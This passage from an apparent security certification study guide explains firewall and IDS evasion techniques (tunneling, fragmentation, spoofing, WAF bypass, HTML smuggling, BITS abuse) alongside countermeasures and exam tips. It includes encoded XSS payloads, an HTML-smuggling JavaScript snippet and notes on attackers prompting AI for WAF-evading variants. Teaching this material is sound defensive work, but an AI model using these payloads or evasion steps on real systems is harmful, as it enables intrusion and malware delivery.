Real-world use: Trellix aggregates NetFlow from core switches and spots a host quietly beaconing to a botnet controller. Because it is an IPS, it blocks the connection automatically. Result: the infection is contained without waiting for a human.

> **EXAM TIP:** The difference between these and the IDS tools in 3.11 is action: an IPS sits inline and can block. Cisco Secure IPS (NIPS) is a network IPS.

EXAM FOCUS:

- Keywords: "aggregates flow data, network behavior analysis, finds botnets early" -> Trellix IPS. "NIPS" -> network IPS.
- Trap: a host IPS (McAfee Host IPS) protects one machine; a network IPS (NIPS) protects a segment.

Memory trick: "IPS tools PreventS. IDS tools only Detect."

3.13 Firewall Products (Overview)

What it is: The slide lists real firewall products grouped by configuration and mechanism. You do not memorize every name, but a few recur on the exam.

- **Network-based:** Cisco Secure Firewall ASA, Palo Alto PA-7500, FortiGate 7121F, Check Point 28000 Quantum Security Gateway, Juniper SRX.
- **Host-based:** Microsoft Defender Firewall, ZoneAlarm Pro, Comodo Firewall, Norton Smart Firewall, McAfee Firewall.

- **By mechanism / appliances:** IPFire, pfSense, SonicWall TZ Series and NSa 6700, BIG-IP Advanced Firewall Manager (F5), Sophos Firewall, WatchGuard Firebox, FortiProxy, ZYXEL VPN Firewall, DrayTek Vigor.

Real-world use: A medium business runs pfSense (open-source) at the edge and Microsoft Defender Firewall on each Windows host. Result: perimeter and host filtering with low cost.

> **ADDED CONTEXT:** pfSense and IPFire are the open-source firewalls most likely to appear as the "free/open-source firewall" answer. Cisco ASA and Palo Alto are the enterprise next-generation names. ZoneAlarm, Comodo, and Norton are classic host (personal) firewalls.

EXAM FOCUS:

- Keywords: "open-source firewall" -> pfSense or IPFire. "personal/host firewall" -> ZoneAlarm, Comodo, Norton, Defender. "enterprise NGFW" -> Palo Alto, Cisco ASA, FortiGate.

Memory trick: "Open-source = pfSense and IPFire. Personal = Zone, Comodo, Norton."

3.14 IDS/Firewall Evasion Techniques (Overview)

What it is: The slide lists the main ways to bypass an IDS or firewall. The module then explains each. The listed techniques are:

1. Firewalking
2. Banner grabbing
3. IP address spoofing
4. Source routing
5. Tiny fragments
6. Using an IP address in place of a URL
7. Using a proxy server
8. ICMP tunneling
9. ACK tunneling and HTTP tunneling
10. SSH and DNS tunneling
11. Through external systems
12. Through a man-in-the-middle (MITM) attack
13. Through content and XSS attacks
14. Through HTML smuggling
15. Through Windows BITS

Analogy: If the firewall is a guarded gate, these are the tricks to sneak past: dig a tunnel (tunneling), wear a disguise (spoofing), send the message in pieces (fragments), or use a trusted courier (proxy, external system).

Big idea (two families):

1. **Hide the attack inside allowed traffic** (tunneling through ICMP, HTTP, DNS, SSH; ACK packets).
2. **Confuse the inspector** (fragment the packet, spoof the source, encode the payload, split the session).

Real-world use: An attacker whose outbound traffic is heavily filtered notices that DNS (port 53) is always allowed. He tunnels his command-and-control traffic inside DNS queries. Result: data leaves the network despite the firewall.

> **REMEMBER:** Most evasion is either "tunnel inside something the firewall trusts" or "break the packet so the IDS signature does not match." Sort each technique into one of these two buckets.

EXAM FOCUS:

- The exam asks "which technique is being used" from a scenario. Match the clue (protocol, fragment, spoof, proxy) to the name.
- Trap: ACK tunneling and HTTP tunneling are grouped on one slide line but are different; DNS and SSH tunneling likewise.

Memory trick: "Tunnels, Tricks, and Trusted paths." Tunnels (ICMP/HTTP/DNS/SSH/ACK), Tricks (spoof, fragments, source route, encode), Trusted paths (proxy, external systems, MITM, BITS).

3.15 IDS/Firewall Identification

What it is: Before evading a control, the attacker first finds and fingerprints it. Three methods are listed.

- **Port scanning:** finds open ports and the services on them. Open ports are probed to learn service versions and vulnerabilities. Some firewalls identify themselves by their ports; for example, ManageEngine Firewall Analyzer listens on UDP 514 and 1514, and (per the slide) Snort IDS is associated with TCP 80 and UDP 53.
- **Firewalking:** a technique that uses TTL (time-to-live) values to find the access-control-list (ACL) filters of a gateway and map networks by analyzing IP packet responses. The attacker sends a TCP or UDP packet with a TTL one hop greater than the target firewall. Tools: Firewalk and the Nmap firewalk script.
- **Banner grabbing:** reads the service announcements (banners) that services return on connection. Banners often carry vendor and version information, which fingerprints the firewall or IDS and its firmware.

Analogy: Firewalking is like testing which doors in a hallway are unlocked by sliding a card just far enough to feel the latch. Banner grabbing is reading the nameplate on the door.

- **TTL (time-to-live):** a counter in each IP packet. Each router lowers it by one; at zero the packet is dropped and an ICMP "time exceeded" is returned. This is what both traceroute and firewalking exploit.
- **ACL (access control list):** the firewall's list of allow/deny rules.

How firewalking works (numbered steps):

1. Find the hop count to the firewall (the gateway) using traceroute.
2. Send a probe to a host behind the firewall with TTL set to firewall-hops plus one.
3. If the firewall allows the port, the packet passes and the next hop replies (rule is open).
4. If the firewall blocks the port, no reply comes (rule is closed).
5. Repeat per port to map the firewall's ACL.

Real-world use: An attacker runs the Nmap firewalk script against a gateway and learns that TCP 8080 is permitted through to an internal host. He now knows a path the firewall leaves open. Result: a targeted, stealthy plan.

Tools and commands used here: Nmap (port scanning and the firewalk NSE script), Firewalk, netcat or telnet (banner grabbing). See section 5.

AI angle: Attackers ask AI to interpret scan and banner output. Example prompt: "Given this banner, identify the firewall vendor and known weaknesses." Defenders use AI to detect scanning patterns.

Countermeasures and defense: Block or limit ICMP "time exceeded" at the edge, strip or fake banners, and detect scanning. See section 3.44.

> **EXAM TIP:** Firewalking = TTL one hop past the firewall to map ACL rules. If a scenario mentions setting TTL to one more than the gateway, the answer is firewalking.

EXAM FOCUS:

- Keywords: "TTL one greater than the firewall" -> firewalking. "reads service version banner" -> banner grabbing. "finds open ports/services" -> port scanning.
- Trap: firewalking relies on TTL (same mechanic as traceroute), not on brute force or spoofing.

Memory trick: "Walk the firewall by its TTL. Grab the banner for the brand. Scan the ports for the doors."

3.16 IP Address Spoofing, Source Routing, and Tiny Fragments

What it is: Three classic packet-level tricks to bypass filters.

- **IP address spoofing:** changing the source IP in packet headers to hide the attacker's real identity and bypass controls. The forged packets look like they come from a trusted host, which can grant access past IP-based rules. Tools such as Hping craft custom packets with forged source IPs.
- **Source routing:** the sender chooses the route the packet takes, steering it through less-secured, less-monitored, or alternative network segments. Normally each router picks the next hop by the destination IP; with source routing the sender makes some or all of those hop decisions.
- **Tiny fragments:** the attacker breaks a packet into very small fragments so that TCP header information spills into the second fragment. IDS rules that look for a pattern in the header do not match, because the header is broken across fragments. The attack succeeds if the filtering router checks only the first fragment and lets the rest pass. It defeats filters that inspect only TCP header information.

Analogy: Spoofing is wearing someone else's badge. Source routing is choosing a back road with no cameras. Tiny fragments is tearing a banned note into scraps so the scanner reading the first scrap sees nothing suspicious.

How tiny fragments works (numbered steps):

1. The attacker splits the packet so the TCP header is divided across two fragments.
2. Fragment 1 carries too little header for the filter rule to match.
3. The filtering router inspects only fragment 1, finds nothing banned, and forwards it.
4. The remaining fragments pass without inspection.
5. The target reassembles the full packet, and the attack payload is delivered.

Real-world use: A firewall blocks packets to TCP port 23 (Telnet) by matching the destination port in the header. The attacker fragments the packet so the port field lands in fragment 2. The router passes fragment 1, and the target reassembles a Telnet connection. Result: a blocked port reached anyway.

Tools and commands used here: Hping (hping3) for spoofing and crafting; fragmentation options in scanners (for example Nmap -f). See section 5.

Countermeasures and defense: Disable source routing on routers; make the IDS/firewall reassemble and normalize fragments before inspection; use anti-spoofing (ingress/egress filtering, RFC 2827).

> **TRAP:** Tiny fragments works only when the device inspects just the first fragment. A firewall that reassembles fragments first is not fooled. The exam tests this condition.

EXAM FOCUS:

- Keywords: "forged source IP, trusted host" -> IP spoofing. "sender chooses the route" -> source routing. "split header across fragments" -> tiny fragments.
- Trap: source routing is about choosing the path; spoofing is about faking the source address. Do not mix them.

Memory trick: "Spoof the sender, Route the path, Fragment the header."

3.17 Bypassing Blocked Sites (IP-for-URL, Anonymizers, Proxy Server)

What it is: Three ways a user (or attacker) reaches a site a filter has blocked.

- **Using an IP address in place of a URL:** type the site's IP into the browser instead of its domain name. For example, reach Facebook by its IP (the slide shows 157.240.237.35) instead of its name. A service such as Hostip finds the IP. This fails if the blocking software also tracks the IP sent to the web server.
- **Using anonymous website surfing sites (anonymizers):** online anonymizer services surf on your behalf and can encrypt the URL, hiding your real IP and showing another, which can dodge the block. Listed services include anonymize.com, proxify.com, kproxy.com, proxysite.com, anonymouse.org, proxyscrape.com.
- **Using a proxy server:** route your traffic through a proxy so the firewall sees the proxy, not the blocked site. The slide gives the Windows steps: Control Panel -> Network and Internet -> Internet Options -> Connections tab -> LAN settings -> check "Use a proxy server for your LAN", enter the proxy IP and port (default 8080), optionally check "Bypass proxy server for local addresses", then OK.

Analogy: Blocking by name is a guard with a banned-names list. Using the IP is giving a house number instead of the name. An anonymizer or proxy is sending a friend to fetch the item so your name never appears.

How the proxy method works (numbered steps):

1. Find a working proxy server (IP and port).
2. In Windows LAN settings, enable the proxy and enter its IP and port (default 8080).
3. The browser now sends all web requests to the proxy.
4. The proxy fetches the blocked site and returns the content to you.
5. The firewall sees traffic to the proxy, not to the blocked domain.

Real-world use: An employee behind a filter that blocks a news site sets a web proxy in the browser. The firewall logs show only the proxy's address, and the news site loads. Result: the name-based block is bypassed (though a good proxy-aware firewall would still catch it).

Tools and commands used here: Hostip (IP lookup), anonymizer websites, a configured proxy server. Related: Tor, Psiphon (ADDED CONTEXT).

AI angle: Attackers ask AI to list current working proxies or anonymizers; defenders use AI to classify and block known anonymizer domains.

Countermeasures and defense: Block by IP and by domain; block known anonymizer and proxy domains; use an application-layer proxy that inspects the real destination; monitor for proxy use.

> **EXAM TIP:** Typing the IP instead of the domain beats a name-only filter but fails against a filter that also checks the destination IP. That condition is the common exam distinction.

EXAM FOCUS:

- Keywords: "typed the IP instead of the domain" -> IP-for-URL. "third-party site surfs for you, hides IP" -> anonymizer. "configured in LAN settings, port 8080" -> proxy server.
- Trap: default proxy port in the slide is 8080.

Memory trick: "Name blocked? Use the Number (IP), send a Nanny (anonymizer), or route through a Neighbor (proxy)."

3.18 Bypassing an IDS/Firewall through ICMP Tunneling

What it is: ICMP tunneling hides a backdoor shell inside the data portion of ICMP Echo packets (the packets normally used by ping). Because firewalls often trust ping traffic, the tunneled commands pass without deep inspection.

- **ICMP:** Internet Control Message Protocol, used for ping and error messages. It has a data field that is normally padding but can be stuffed with other content.
- **Echo request/reply:** the ping question and answer messages.
- **Backdoor shell:** hidden remote command access.

Analogy: ICMP tunneling is smuggling a letter inside a hollow tennis ball that you are "just playing catch" with. The guard sees a harmless game, not the message inside.

How it works (numbered steps):

1. The attacker installs an ICMP tunnel tool (the slide names IMPTX from codeberg.org) on the attacker and client machines.
2. The attacker wraps an evil client command inside the data part of an ICMP Echo packet.
3. The packet is sent across the network toward the client.
4. The firewall/IDS assumes the ICMP packet is normal ping traffic and lets it through without thorough inspection.
5. The client unwraps and executes the command, wraps the output in another ICMP Echo packet, and sends it back to the attacker.

Real-world use: A compromised host sits behind a firewall that blocks all outbound TCP but allows ping. The attacker uses ICMP tunneling to run commands and pull data out inside Echo packets. Result: control and exfiltration over "ping".

Tools and commands used here: IMPTX (ICMP tunnel), and classic tools like Loki and icmpsh (ADDED CONTEXT).

Countermeasures and defense: Block or rate-limit ICMP Echo at the edge; inspect ICMP payload size and content; alert on large or frequent Echo packets with data.

> **TRAP:** ICMP tunneling rides inside ICMP Echo (ping), not inside TCP or UDP. If a firewall blocks ICMP, this technique fails.

EXAM FOCUS:

- Keywords: "backdoor in the data of ICMP Echo", "hidden in ping" -> ICMP tunneling.
- Trap: do not confuse with ACK tunneling (TCP) or DNS tunneling (port 53).

Memory trick: "ICMP tunnel = ping carrying a secret."

3.19 Bypassing an IDS/Firewall through ACK Tunneling

What it is: ACK tunneling bypasses firewalls and IDS by abusing the trusted nature of TCP ACK packets. Many stateless filters assume an ACK packet belongs to an already-established, approved connection, so they let it through.

- **ACK packet:** a TCP packet with the acknowledgment flag set, normally used to confirm received data inside an existing connection.

Analogy: An ACK packet is like someone walking out of a building confidently holding a coffee; the guard assumes they already checked in, and waves them through.

How it works (numbered steps):

1. The attacker establishes a legitimate TCP connection with a target server (or just forges ACKs).
2. Using Hping or Nping, the attacker crafts ACK packets that carry a malicious payload.
3. The firewall/IDS assumes the ACK packets are part of legitimate, established traffic and allows them through without thorough inspection.
4. The client unwraps the command, executes it, wraps the output in a TCP packet, and sends it back to the attacker.

Real-world use: A stateless packet filter allows ACK packets because it cannot track connection state. The attacker tunnels commands inside ACKs, and the filter never questions them. Result: control past a stateless firewall.

Tools and commands used here: Hping (hping3), Nping. See section 5.

Countermeasures and defense: Use a stateful firewall that tracks connection state so it can tell a real ACK (part of a known session) from a lone, out-of-the-blue ACK.

> **EXAM TIP:** ACK tunneling beats stateless firewalls that trust ACK packets. A stateful firewall defeats it because it knows which ACKs belong to real sessions.

EXAM FOCUS:

- Keywords: "malicious payload inside TCP ACK packets", "trusted ACK" -> ACK tunneling. Tools Hping or Nping.
- Trap: ACK tunneling uses TCP ACK; ICMP tunneling uses ping. Stateful inspection stops ACK tunneling.

Memory trick: "ACK tunnel fools the forgetful (stateless) firewall."

3.20 Bypassing an IDS/Firewall through HTTP Tunneling

What it is: HTTP tunneling hides other traffic inside normal web traffic on port 80, letting an attacker perform tasks despite IDS/firewall restrictions. It works when the target has a public web server and port 80 is unfiltered on the IDS/firewall.

- **Encapsulation:** wrapping one protocol's data inside another's.
- **HTTP proxy:** a server that relays web requests.

Analogy: HTTP tunneling is mailing a package disguised as ordinary business letters through the one mail slot the guard never inspects (the web port).

How it works (numbered steps):

1. End users run an HTTP-Tunnel client that encapsulates their data inside HTTP traffic on port 80.
2. The data passes the HTTP proxy, firewall, and routers as if it were normal web browsing.
3. HTTP Tunnel servers on the Internet receive and relay the data.
4. Those servers reach previously inaccessible servers and services on the attacker's behalf.

HTTPort and HTTHost method (from the slide):

1. Disable IIS Admin Service and World Wide Web Publishing Service (free port 80 on the host).
2. Run HTTHost (the server side) with default settings, set a password, enable "Revalidate DNS names" and "Log connections".
3. Confirm "Listener: listening at (IP):90" in the Application log.
4. Enable Windows Defender Firewall and add an outbound rule to block port 21 (FTP), to prove the tunnel beats the block.

5. Run HTTPort (the client), go to the Proxy tab, enter the HTTHost IP, port 90, and password.
6. In Port mapping, add a mapping to the target system.
7. Start the proxy; HTTPort intercepts the FTP request to localhost and tunnels it.
8. Run ftp 127.0.0.1 and log in; the FTP session works, bypassing the HTTP proxy and firewall block.

Real-world use: A network blocks FTP (port 21) but allows web. The attacker tunnels FTP inside HTTP with HTTPort/HTTHost and transfers files anyway. Result: a blocked service used over the allowed web port.

Tools and commands used here: HTTPort (client), HTTHost (server), ftp client. See section 5 for the ftp 127.0.0.1 step.

Countermeasures and defense: Use an application-layer proxy that inspects HTTP content; block unknown outbound tunneling patterns; do not blindly trust all port-80 traffic.

> **TRAP:** HTTP tunneling needs port 80 open and unfiltered and usually a reachable web server. It wraps other protocols (like FTP) inside HTTP.

EXAM FOCUS:

- Keywords: "encapsulate inside HTTP, port 80", "HTTPort and HTTHost" -> HTTP tunneling.
- Trap: HTTP tunneling (port 80) vs HTTPS; the slide uses plain HTTP on port 80.

Memory trick: "HTTP tunnel = everything dressed as web traffic on 80. HTTPort out, HTTHost home."

3.21 Bypassing an IDS/Firewall through SSH Tunneling

What it is: Attackers use OpenSSH to encrypt and tunnel all traffic from a local machine to a remote machine, so perimeter controls cannot read it. Because the tunnel is encrypted on port 22, the IDS sees only SSH, not the content inside.

Analogy: An SSH tunnel is an armored, locked pipe between two buildings. Guards can see a pipe exists but cannot see or touch what flows through it.

The example command (from the slide):

```
ssh -f user@certifiedhacker.com \
    -L 5000:certifiedhacker.com:25 -N

-f  = run SSH in the background
-L 5000:certifiedhacker.com:25
    = forward local port 5000 to remote port 25
      format is local-port:host:remote-port
-N  = do not execute a command on the remote system
user@certifiedhacker.com = login and server
```

This forwards local port 5000 to port 25 (SMTP) on certifiedhacker.com, encrypted. You then point your mail client at localhost:5000 as its SMTP server, and the mail rides the encrypted tunnel.

How it works (numbered steps):

1. The attacker opens an SSH connection to a remote SSH server (port 22).
2. A port-forward rule maps a local port to a remote service through the tunnel.
3. Applications on the attacker's side connect to the local port.
4. SSH encrypts the data and carries it to the remote side, which forwards it to the real service.
5. The perimeter controls see only encrypted SSH and cannot inspect the payload.

Bitvise and the three port-forwarding methods (slide 29): Attackers can use the Bitvise SSH Server/Client to set up tunnels and bypass controls using:

- **Local Port Forwarding (LPF):** lets the attacker reach internal resources that are not directly accessible from outside.
- **Remote Port Forwarding (RPF):** lets the attacker reach the target side's local applications or development environments from the remote network.
- **Dynamic Port Forwarding (DPF):** creates a SOCKS proxy through the SSH tunnel, routing any traffic and reaching unauthorized services undetected.

Real-world use: A pentester forwards a blocked internal database port through SSH to localhost and connects as if local. Result: access to an internal service through one allowed, encrypted SSH session.

Tools and commands used here: OpenSSH (ssh), Bitvise SSH Server/Client. See section 5 for the ssh flag table.

Countermeasures and defense: Restrict outbound SSH to approved hosts; monitor for unexpected SSH tunnels and SOCKS proxies; use SSH servers that log and limit port forwarding.

> **EXAM TIP:** Memorize the ssh flags: -f (background), -L (local forward, local:host:remote), -N (no remote command), -R (remote forward), -D (dynamic SOCKS). LPF/RPF/DPF map to -L/-R/-D.

EXAM FOCUS:

- Keywords: "encrypted tunnel on port 22", "-L local forward", "SOCKS proxy" (dynamic) -> SSH tunneling.
- Trap: -L is local forwarding, -R is remote forwarding, -D is dynamic (SOCKS). The exam tests which flag does which.

Memory trick: "L = Local, R = Remote, D = Dynamic (SOCKS)."

3.22 Bypassing an IDS/Firewall through DNS Tunneling

What it is: DNS tunneling hides data inside DNS protocol packets. DNS runs over UDP with a 255-byte limit on outbound queries. That small size makes it an ideal covert channel for data exfiltration. Because malicious data is embedded inside normal-looking DNS packets, even DNSSEC cannot detect the abnormality. Malware uses it to keep talking to its command-and-control (C&C) server through the firewall. Tools: iodine and dnscat2 tunnel traffic across DNS port 53.

- **DNS:** Domain Name System, which turns names into IP addresses. Almost every firewall allows DNS (port 53).
- **DNSSEC:** DNS Security Extensions, which sign DNS records for authenticity but do not inspect payload for hidden data.
- **Data exfiltration:** secretly moving data out of a network.
- **C&C (command and control):** the attacker's server that controls infected machines.

Analogy: DNS tunneling is whispering a secret one syllable at a time inside thousands of normal address lookups. Each lookup looks innocent, but together they carry the message.

How it works (numbered steps):

1. The attacker controls an authoritative DNS server for a domain they own.
2. Malware on the victim encodes data into DNS query names (subdomains) and sends them to port 53.
3. The firewall forwards the DNS queries as normal lookups.
4. The attacker's DNS server decodes the data and replies with encoded commands in DNS answers.
5. The loop maintains covert C&C and exfiltration over DNS.

The slide shows iodined (the iodine server) usage with options like -P password, -p port (default 53), -c (disable client IP check), and a tunnel_ip/netmask with a topdomain.

Real-world use: Malware on a locked-down host cannot reach the Internet except through the internal DNS resolver. It tunnels C&C over DNS using dnscat2. Result: full remote control over port 53, invisible to signature IDS.

Tools and commands used here: iodine (code.kryo.se/iodine), dnscat2. See section 5.

Countermeasures and defense: Inspect DNS for abnormal query volume, long encoded subdomains, and rare record types; use DNS firewalls and threat intelligence; limit which hosts may query external DNS.

> **TRAP:** DNSSEC does not stop DNS tunneling. DNSSEC proves a record is authentic; it does not read hidden data inside queries. The exam loves this point.

EXAM FOCUS:

- Keywords: "data hidden in DNS, port 53, UDP, 255-byte queries", "iodine, dnscat2", "DNSSEC cannot detect" -> DNS tunneling.
- Trap: DNS uses UDP 53 for queries; the covert channel exploits the always-allowed nature of DNS.

Memory trick: "DNS tunnel = secrets in lookups on 53. iodine and dnscat2 dig it."

3.23 Bypassing an IDS/Firewall through External Systems

What it is: The attacker rides in on a legitimate user's trusted session with an external system, then uses that trust to reach the corporate network from outside the firewall.

Analogy: A thief follows an employee through the badge gate by grabbing the door behind them. The gate trusted the employee, and the thief slipped in on that trust.

How it works (numbered steps from the slide):

1. A legitimate user uses an external system to access the corporate network.
2. The attacker sniffs the user's traffic and steals the session ID and cookies.
3. The attacker redirects the user's browser to the attacker's web server.
4. Malicious code on the attacker's page is downloaded and executed on the user's machine.
5. The attacker gets the Windows process ID of the running browser (Mozilla) on the user's system and issues an openURL command to that window.
6. Using the stolen session, the attacker accesses the corporate network, bypassing the firewall/IDS.

Real-world use: An attacker on a shared network sniffs a contractor's session cookie to an internal portal, then reuses it to reach that portal from outside. Result: access through a trusted external session instead of attacking the firewall directly.

Tools and commands used here: Traffic sniffers (Wireshark), session hijacking tools, malicious web pages. (Ties to Module 11 Session Hijacking.)

Countermeasures and defense: Use HTTPS everywhere, mark cookies HttpOnly and Secure, bind sessions to IP/device, and expire sessions quickly.

> **EXAM TIP:** This technique abuses a trusted user's session and external system rather than breaking the firewall itself. Clue words: "stole session ID and cookies", "external system".

EXAM FOCUS:

- Keywords: "legitimate user's external session", "steal session ID and cookies", "redirect browser" -> bypass through external systems.
- Trap: this is a trust-abuse technique, closely linked to session hijacking.

Memory trick: "Borrow a trusted user's ride into the network."

3.24 Bypassing an IDS/Firewall through MITM Attacks

What it is: In a man-in-the-middle (MITM) attack, the attacker uses DNS servers and routing tricks to sit between the user and the real server and bypass firewall/IDS restrictions.

Analogy: The attacker is a crooked switchboard operator who, when you ask for a number, connects you to an impostor while quietly listening to the whole call.

How it works (numbered steps from the slide):

1. The attacker performs DNS server poisoning (plants a false record).
2. User A requests www.certifiedhacker.com from the corporate DNS server.
3. The poisoned DNS server returns the attacker's IP (for example 127.22.16.64) instead of the real one (192.76.23.14).
4. User A connects to the attacker's malicious server.
5. The attacker connects to the real host and tunnels the traffic between them.
6. Malicious code on the attacker's page is downloaded and executed on the user's machine.

- **DNS poisoning:** corrupting DNS data so a name resolves to the wrong IP.

Real-world use: By poisoning the corporate resolver, the attacker routes users to a cloned login page while relaying to the real site, capturing credentials. Result: interception without touching the firewall rules.

Tools and commands used here: DNS poisoning tools, Ettercap, bettercap (ADDED CONTEXT). Ties to Module 08 Sniffing.

Countermeasures and defense: Use DNSSEC and trusted resolvers, protect against ARP/DNS poisoning, and use certificate validation and HSTS so a fake server fails TLS.

> **TRAP:** This MITM relies on DNS poisoning to redirect the victim, then relays to the real host. It differs from the external-systems attack, which steals an existing session.

EXAM FOCUS:

- Keywords: "DNS poisoning", "sits between user and server", "returns attacker IP" -> MITM bypass.
- Trap: MITM here starts with DNS poisoning; the clue is the wrong IP returned for a known domain.

Memory trick: "Poison the phonebook (DNS), stand in the middle."

3.25 Bypassing an IDS/WAF using an XSS Attack

What it is: A cross-site scripting (XSS) attack exploits weak handling of user input and server responses in a web application. Attackers inject malicious HTML/JavaScript into a victim site. To get past an IDS or Web Application Firewall (WAF) that blocks obvious script, the attacker encodes or obfuscates the payload so the signature does not match.

- **WAF:** Web Application Firewall, a firewall that inspects HTTP requests for web attacks (XSS, SQL injection).
- **Obfuscation:** changing the look of code without changing what it does.

Analogy: The WAF is a bouncer with a list of banned words. The attacker writes the same word in a different alphabet or mixed case so the bouncer does not recognize it, but the system still understands it.

The three evasion encodings (from the slide):

```
Base payload:
  <script>alert("XSS")</script>

Using ASCII values (String.fromCharCode):
  <script>String.fromCharCode(97,108,101,114,116,
  40,34,88,83,83,34,41)</script>

Using hex encoding:
  the payload bytes rewritten as hex escapes

Using obfuscation (mixed case):
  <sCRiPt>aLeRT("XSS")</sCripT>
```

How it works (numbered steps):

1. The attacker finds an input field reflected into the page without proper sanitization.
2. A plain script payload is blocked by the WAF signature.
3. The attacker re-encodes the payload (ASCII char codes, hex escapes) or mixes case.
4. The WAF's signature no longer matches the altered text.
5. The browser decodes and runs the script anyway, so the XSS fires.

Real-world use: A WAF blocks the string "alert". The attacker uses String.fromCharCode to build "alert" at runtime, slipping past the filter while the browser still pops the alert. Result: stored or reflected XSS despite the WAF.

AI angle: Attackers ask AI to generate many encoded variants of a payload to find one the WAF misses. Example prompt: "Give five WAF-evading encodings of this XSS payload." Defenders use AI to recognize obfuscated payloads.

Countermeasures and defense: Validate and encode output properly, use a positive-security (allow-list) WAF model, decode before inspection (canonicalization), and apply Content Security Policy (CSP).

> **TRAP:** Case-changing (sCRiPt) and ASCII/hex encoding do not change what the browser runs; they only hide the pattern from a signature WAF. A WAF that normalizes input before matching is harder to fool.

EXAM FOCUS:

- Keywords: "String.fromCharCode", "hex encoding", "mixed case script tag" -> WAF evasion via XSS encoding/obfuscation.
- Trap: encoding changes appearance, not behavior.

Memory trick: "Same script, new costume: ASCII, hex, or MiXeD case."

3.26 Other Techniques for Bypassing a WAF

What it is: Four more WAF-evasion methods from the slide.

- **HTTP header spoofing:** WAFs often trust requests that look internal. The attacker sends spoofed headers such as X-Forwarded-For to trick the WAF and server into thinking the request came from the internal network.
- **Blacklist detection:** the attacker fingerprints the WAF to learn which keywords are blacklisted (for example and, or, union), then crafts new payloads using words not on the list. Example SQL that evades: a query using piped syntax and a subselect instead of the banned keywords.
- **Fuzzing / brute-forcing:** the attacker first sends many payloads to a WAF on their own network to learn which payloads evade it, using wordlists such as Assetnote Wordlists and SecLists, then uses the working payloads on the target.
- **Abusing SSL/TLS ciphers:** the attacker reads vendor docs and uses tools such as sslscan to find ciphers the web server supports. If a cipher is supported by the server but not by the WAF, the attacker uses it so the WAF cannot read the traffic. Tools: abuse-ssl-bypass-waf.py.

Analogy: Header spoofing is forging a "staff only" pass. Blacklist detection is learning the banned words and using synonyms. Fuzzing is rehearsing on a copy of the lock at home. Cipher abuse is speaking a language the guard does not understand but the clerk does.

How cipher abuse works (numbered steps):

1. The attacker enumerates ciphers the web server supports (sslscan).

2. The attacker finds a cipher the server accepts but the WAF cannot decode.
3. The attacker negotiates that cipher.
4. The WAF cannot inspect the encrypted request and passes it blindly.
5. The web server decrypts and processes the attack.

Real-world use: A WAF cannot parse an old cipher that the backend still supports. The attacker forces that cipher with abuse-ssl-bypass-waf.py and sends SQL injection the WAF never sees. Result: injection past the WAF.

Tools and commands used here: sslscan, abuse-ssl-bypass-waf.py, SecLists and Assetnote wordlists.

Countermeasures and defense: Ignore client-supplied internal headers at the edge, keep WAF and server cipher lists aligned, use positive security models, and update WAF signatures.

> **EXAM TIP:** X-Forwarded-For spoofing tricks the WAF into trusting the request as internal. Cipher mismatch between server and WAF is a subtle but testable evasion.

EXAM FOCUS:

- Keywords: "X-Forwarded-For" -> header spoofing. "avoid blacklisted keywords and, or, union" -> blacklist evasion. "cipher the server supports but WAF does not" -> SSL/TLS abuse.

Memory trick: "Spoof the header, dodge the blacklist, fuzz at home, speak a cipher the guard can't read."

3.27 Bypassing an IDS/Firewall through HTML Smuggling

What it is: HTML smuggling is a web attack where the attacker injects malicious code into an HTML script to build a malicious file on the victim's own browser, staying hidden from firewalls, web proxies, and email gateways. It abuses HTML5 and JavaScript features so no malicious file crosses the network as a file; the browser assembles it locally.

Analogy: Instead of mailing a banned item (which the scanner would catch), you mail harmless parts and a set of instructions, and the recipient assembles the item at home. The scanner never saw a finished item.

How it works (from the slide):

```
Embed malware in an HTML5 download attribute:
  <a href="malicious.doc"
     download="Myfile.doc">Click</a>

Or build it with JavaScript:
  var a = document.createElement('a');
  a.download = 'Myfile.doc';
  var url = window.URL.createObjectURL(fakeBlob);
  a.href = url;
  a.click();
```

1. The attacker embeds the payload inside an HTML page or attachment, often as a JavaScript Blob.
2. The page crosses the network as ordinary HTML, which gateways allow.
3. JavaScript in the browser decodes the Blob and builds the malicious file locally.
4. The file never traversed the network as a file, so proxies and email gateways did not scan it.
5. The user is lured to download and open it.

Real-world use: A phishing email links to a web page. The page's JavaScript assembles a malicious Office document in the browser and prompts the user to open it. The email gateway saw only HTML. Result: malware delivered past content filters.

AI angle: Attackers use AI to write obfuscated HTML-smuggling JavaScript; defenders use AI and browser isolation to spot Blob-building behavior.

Countermeasures and defense: Use browser isolation, block risky file types after download, inspect JavaScript behavior, and apply Attack Surface Reduction rules.

> **TRAP:** In HTML smuggling the malicious file is assembled in the browser, so network scanners never see a file. This is why it beats email and web gateways.

EXAM FOCUS:

- Keywords: "HTML5 download attribute", "JavaScript Blob builds the file in the browser", "hidden from email gateway" -> HTML smuggling.

Memory trick: "Smuggle the parts as HTML; the browser builds the bomb."

3.28 Evading an IDS/Firewall through Windows BITS

What it is: Background Intelligent Transfer Service (BITS) is a standard Windows service that downloads automatic Windows updates in the background. Because organizations usually ignore BITS traffic (it is constant software updates), attackers abuse BITS to download malicious files or a backdoor and bypass firewalls/IDS. BITS jobs can be created with the bitsadmin command-line tool or with API calls.

Analogy: BITS is the delivery van that comes every day with "updates". Guards wave it through out of habit, so a smuggler hides contraband in that familiar van.

How it works (numbered steps):

1. The attacker (with access) creates a BITS job using bitsadmin or the BITS API.
2. The job downloads a malicious file from the attacker's server in the background.
3. Security tools treat the traffic as routine update activity and ignore it.
4. BITS completes the transfer and can run the payload, giving the attacker control.

Real-world use: After initial access, an attacker uses bitsadmin to fetch a second-stage payload so the download blends in with normal update traffic. Result: stealthy payload delivery and persistence.

Tools and commands used here: bitsadmin (built-in Windows), PowerShell BITS cmdlets (ADDED CONTEXT: Start-BitsTransfer). This is a LoLBin technique (see 3.36).

Countermeasures and defense: Monitor BITS job creation and unusual BITS downloads, restrict who can create BITS jobs, and alert on bitsadmin usage by non-admin processes.

> **EXAM TIP:** BITS abuse is a "living off the land" trick: a trusted Windows service used for malicious downloads. Clue words: bitsadmin, background transfer, blends with updates.

EXAM FOCUS:

- Keywords: "Background Intelligent Transfer Service", "bitsadmin", "blends with Windows updates" -> BITS evasion.

Memory trick: "BITS = the update van the guard never checks."

3.29 Other Techniques for IDS Evasion

What it is: A list of 18 classic IDS-evasion techniques. Many are high-value exam terms, so each is defined below. The two big ideas (Insertion and Evasion) come from the famous Ptacek and Newsham research (ADDED CONTEXT).

1. **Insertion attack:** the attacker sends packets that the IDS accepts but the end host rejects. The IDS "sees" extra data the target never processes, so its view differs from reality and its signature misses.
